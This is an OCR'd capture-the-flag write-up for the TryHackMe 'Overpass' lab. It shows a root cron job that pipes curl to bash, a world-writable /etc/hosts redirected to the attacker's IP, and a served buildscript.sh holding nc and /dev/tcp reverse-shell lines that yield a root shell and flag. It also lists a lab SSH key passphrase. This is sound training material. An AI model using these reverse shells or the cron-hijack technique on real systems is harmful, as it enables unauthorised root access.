
```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:/opt$
```

/etc/hosts




```
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

/etc/hosts able to write




```
james@overpass-prod:~$ ls -la /etc/hosts
-rw-rw-rw- 1 root root 250 Jun 27 02:39 /etc/hosts
james@overpass-prod:~$ 
[thm] 0:sudo- 2:ssh*
```

create those directories to let curl to read



```
nobodyatall@0xDEADBEEF:~/tryhackme/overpass$ mkdir privesc
nobodyatall@0xDEADBEEF:~/tryhackme/overpass$ cd privesc/
nobodyatall@0xDEADBEEF:~/tryhackme/overpass/privesc$ mkdir downloads
nobodyatall@0xDEADBEEF:~/tryhackme/overpass/privesc$ cd downloads/
nobodyatall@0xDEADBEEF:~/tryhackme/overpass/privesc/downloads$ mkdir src
nobodyatall@0xDEADBEEF:~/tryhackme/overpass/privesc/downloads$ cd src
nobodyatall@0xDEADBEEF:~/tryhackme/overpass/privesc/downloads/src$ touch buildscri
pt.sh
nobodyatall@0xDEADBEEF:~/tryhackme/overpass/privesc/downloads/src$ cat > buildscri
pt.sh
nc -e /bin/bash 10.9.10.47 18890
```

testing and it works!




```
drwx------ 2 james james 4096 Jun 27 04:44 .ssh
-rw-rw-r-- 1 james james  438 Jun 27 04:23 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27 16:07 user.txt
james@overpass-prod:~$ ls -la /etc/hosts
-rw-rw-rw- 1 root root 250 Jun 27 02:39 /etc/hosts
james@overpass-prod:~$ nano /etc/hosts
james@overpass-prod:~$ nano /etc/hosts
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.9.10.47 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$ curl overpass.thm/downloads/src/buildscript.sh
nc -e /bin/bash 10.9.10.47 18890
james@overpass-prod:~$
[thm] 0:sudo- 2:ssh*
```

```
nobodyatall@0×DEADBEEF:~/tryhackme/overpass/privesc$ sudo python -m SimpleHTTPServ
er 80
[sudo] password for nobodyatall:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.203.243 - - [15/Sep/2020 00:25:36] "GET /downloads/src/buildscript.sh HTTP/1
.1" 200 -
```


```
nobodyatall@0×DEADBEEF:~/tryhackme$ sudo ifconfig tun0
[sudo] password for nobodyatall:
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.9.10.47  netmask 255.255.0.0  destination 10.9.10.47
        inet6 fe80::5220:b6a6:cd1f:ea87  prefixlen 64  scopeid 0×20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (U
NSPEC)
        RX packets 825979  bytes 78895411 (75.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1001900  bytes 77715756 (74.1 MiB)
        TX errors 0  dropped 1050 overruns 0  carrier 0  collisions 0

nobodyatall@0×DEADBEEF:~/tryhackme$
"0×DEADBEEF" 00:25 15-Sep-20
```

change to bash revShell cmd since nc dont have -e option



```
nobodyatall@0×DEADBEEF:~/tryhackme/overpass/privesc/downloads/src$ cat buildscript
.sh
bash -i >& /dev/tcp/10.9.10.47/18890 0>&1
nobodyatall@0×DEADBEEF:~/tryhackme/overpass/privesc/downloads/src$
```

now get the shell!



nobodyatall@0xDEADBEEF: ~/tryhackme
File Actions Edit View Help

```
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.9.10.47 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
[thm] 0:sudo- 2:nc*
```

```
nobodyatall@0×DEADBEEF:~/tryhackme/overpass/privesc$ sudo python -m SimpleHTTPServ
er 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.203.243 - - [15/Sep/2020 00:29:02] "GET /downloads/src/buildscript.sh HTTP/1
.1" 200 -
```

```
nobodyatall@0×DEADBEEF:~/tryhackme$ nc -lvp 18890
listening on [any] 18890 ...
10.10.203.243: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.203.243] 50054
bash: cannot set terminal process group (11791): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# cd /root
cd /root
root@overpass-prod:~# ls
ls
buildStatus
builds
go
root.txt
src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
"0×DEADBEEF" 00:29 15-Sep-20
```

Creds

james id_rsa
==========
james13

Flags

Write-up Images